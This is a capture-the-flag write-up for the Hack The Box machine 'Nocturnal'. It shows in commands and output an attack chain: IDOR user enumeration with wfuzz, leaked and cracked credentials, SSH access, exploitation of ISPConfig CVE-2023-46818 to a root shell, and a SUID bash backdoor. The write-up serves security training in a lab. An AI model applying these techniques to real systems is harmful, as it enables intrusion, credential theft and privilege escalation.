Description
Nocturnal is an easy Hack The Box machine that features:
- Insecure direct object reference in document upload web application that reveals user credentials
- Source code leakage in administration dashboard that gives access to application database
- Credentials in the database and password reuse leads in Linux user account login
- Privilege Escalation via ISPConfig PHP Code Injection vulnerability
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.127.110.
$ ping -c 3 10.129.127.110
PING 10.129.127.110 (10.129.127.110) 56(84) bytes of data.
64 bytes from 10.129.127.110: icmp_seq=1 ttl=63 time=48.7 ms
64 bytes from 10.129.127.110: icmp_seq=2 ttl=63 time=48.1 ms
64 bytes from 10.129.127.110: icmp_seq=3 ttl=63 time=48.4 ms

--- 10.129.127.110 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 48.109/48.417/48.711/0.245 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.127.110 -sS -oN nmap_scan
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.127.110
Host is up (0.049s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.13 seconds
We get two open ports, 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.127.110 -Pn -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.127.110
Host is up (0.048s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 20:26:88:70:08:51:ee:de:3a:a6:20:41:87:96:25:17 (RSA)
|   256 4f:80:05:33:a6:d4:22:64:e9:ed:14:e3:12:bc:96:f1 (ECDSA)
|_  256 d9:88:1f:68:43:8e:d4:2a:52:fc:f0:66:d4:b9:ee:6b (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://nocturnal.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.61 seconds
We get two services: Secure Shell (SSH) and Hypertext Transfer Protocol (HTTP) running on a Linux Ubuntu. As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the discovered host to the /etc/hosts file.
$ echo '10.129.127.110 nocturnal.htb' | sudo tee -a /etc/hosts
We find a web application used to upload documents to a server.
 We create a new user and we login into the web application. We have the ability of uploading files and the ability of logout of the application. Trying to upload different types of files we find that filtering is being applied and only
 pdf, doc, docx, xls, xlsx, odt files are allowed. So we create and upload a document file to the website, for example one created with OpenOffice. We find that the document was uploaded successfully and it is listed in the list of files.
 When we click in the name of the file we get redirected to the

 http://nocturnal.htb/view.php?username=user&file=test.doc link and the file is downloaded. In the parameters we find the username and file parameters. If we specify a non-existent file link test.odt we find the File does not exist message and the list of the files of the user.
Exploitation
If we change the username parameter to a non-existent one, like irgjsn we get the User not found. message. We may use the message and the endpoint for user enumeration. If we find valid users we may access to the list of their files. For example, the admin user exists but no file are found. We can start a brute-force enumeration. We need to use the cookie of the user we registered to be able to use the endpoint.
wfuzz -w /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt -b 'PHPSESSID=s8ff0r8rs5p56ggosqefr8n7s9' --hs='User not found.' 'http://nocturnal.htb/view.php?username=FUZZ&file=test.odt'
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://nocturnal.htb/view.php?username=FUZZ&file=test.odt
Total requests: 8295455

=====================================================================
ID           Response   Lines    Word       Chars       Payload         =====================================================================

000000002:   200        128 L    247 W      3037 Ch     "admin"         000000194:   200        128 L    248 W      3113 Ch     "amanda"        000002688:   200        128 L    247 W      3037 Ch     "tobias"

We find three users admin, amanda, and tobias. For tobias no files are found, but for amanda one file is found, privacy.odt. We are able to download the file owned by amanda user with our newly created account.
 We are downloading a
 .odt file but the download file is a HTML file.
$ head -n 10 privacy.odt
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>View File</title>
    <style>
        body {
            font-family: 'Segoe UI', 'Helvetica Neue', Arial, sans-serif;
            background-color: #1c1f26;
We find that after the first lines of HTML code it is the binary file. We need to delete the HTML lines to have access to the downloaded file.
$ tail -n +122 privacy.odt | tail -c+6 > privacy2.odt
When we open the document file we find the password for amanda user, arHkG7HAI68X8s1J.
 We can login in the web application using the credentials of
 amanda.
 Now we find a new link in the page,

 Go to Admin Panel that redirects us to the admin.php page dashboard. In this page we are able of reading the source code of the application and we are able to backup the contents of the web server.

 In the
 dashboard.php file we find that the application is using a SQLite database saved in the nocturnal_database.db file.
 We are able to download the file of the database as it is not protected.
$ wget http://nocturnal.htb/nocturnal_database.db
Reading the database, we find the hashes for the users of the database, admin, amanda, tobias.
$ sqlite3 nocturnal_database.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
uploads  users
sqlite> select * from users;
1|admin|d725aeba143f575736b07e045d8ceebb
2|amanda|df8b20aa0c935023f99ea58358fb63c4
4|tobias|55c82b1ccd55ab219b3b109b07d5061d
It seems to be a MD5 hash, so we crack them with John The Ripper.
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hash
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=16
Press 'q' or Ctrl-C to abort, almost any other key for status
slowmotionapocalypse (tobias)
1g 0:00:00:01 DONE 0.8474g/s 12155Kp/s 12155Kc/s 27440KC/s  fuckyooh21..*7¡Vamos!
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
We find the password for tobias user, slowmotionapocalypse. We can login to the Linux machine using SSH.
$ ssh tobias@nocturnal.htb
tobias@nocturnal.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-212-generic x86_64)
...
tobias@nocturnal:~$ id
uid=1000(tobias) gid=1000(tobias) groups=1000(tobias)
Post-Exploitation
Enumerating the system we find the console user, ispconfig.
tobias@nocturnal:~$ grep sh /etc/passwd
root:x:0:0:root:/root:/bin/bash
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
tobias:x:1000:1000:tobias:/home/tobias:/bin/bash
ispapps:x:1001:1002::/var/www/apps:/bin/sh
ispconfig:x:1002:1003::/usr/local/ispconfig:/bin/sh
We also find the local port 8080 opened.
obias@nocturnal:~$ netstat -tulnp | grep 127.0.0.1
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:587           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
We local port forward the port to our machine to check the service being hosted. We map it to our local port 8000.
$ ssh -N -L 8000:127.0.0.1:8080 tobias@nocturnal.htb
We find that it is the ISPConfig service, a hosting control panel.
 We have access to the log of authentications of ISPConfig in the
 /var/log/ispconfig/auth.log file with a previous successful login of admin user.
tobias@nocturnal:~$ cat /var/log/ispconfig/auth.log
Successful login for user 'admin'  from 127.0.0.1 at 2025-04-09 10:19:13 with session ID vo10b400dv579klascjkkf1568
Successful login for user 'admin'  from 127.0.0.1 at 2025-04-09 10:54:48 with session ID k6cfshre0jfnp81hetdrc1c67a
We can enter in the service using the previous credential of tobias, slowmotionapocalypse and the admin username. Navigating to the Help menu we find the version of the used software, ISPConfig Version: 3.2.10p1.
 An issue was discovered in ISPConfig before 3.2.11p1. PHP code injection can be achieved in the language file editor by an admin if
 admin_allow_langedit is enabled, CVE-2023-46818. If we can obtain remote command execution in the web application we will be able of running commands as the user that is owning the service. We have a proof of concept of the vulnerability created by bipbopbup in Github.
$ git clone https://github.com/bipbopbup/CVE-2023-46818-python-exploit
$ cd CVE-2023-46818-python-exploit
By running the script with the parameters we find that we are able of running commands as the root user in a pseudo-shell.
$ python exploit.py http://127.0.0.1:8000 admin slowmotionapocalypse
[+] Target URL: http://127.0.0.1:8000/
[+] Logging in with username 'admin' and password 'slowmotionapocalypse'
[+] Injecting shell
[+] Launching shell

ispconfig-shell# id
uid=0(root) gid=0(root) groups=0(root)
We are able of creating a SUID Bash file and the escalate privileges in the SSH session.
ispconfig-shell# cp /bin/bash /tmp/suid-bash
ispconfig-shell# chmod u+s /tmp/suid-bash

tobias@nocturnal:~$ /tmp/suid-bash -p
suid-bash-5.0# id
uid=1000(tobias) gid=1000(tobias) euid=0(root) groups=1000(tobias)
Flags
With the root shell we are able to obtain both flags.
suid-bash-5.0# cat /home/tobias/user.txt
<REDACTED>
suid-bash-5.0# cat /root/root.txt
<REDACTED>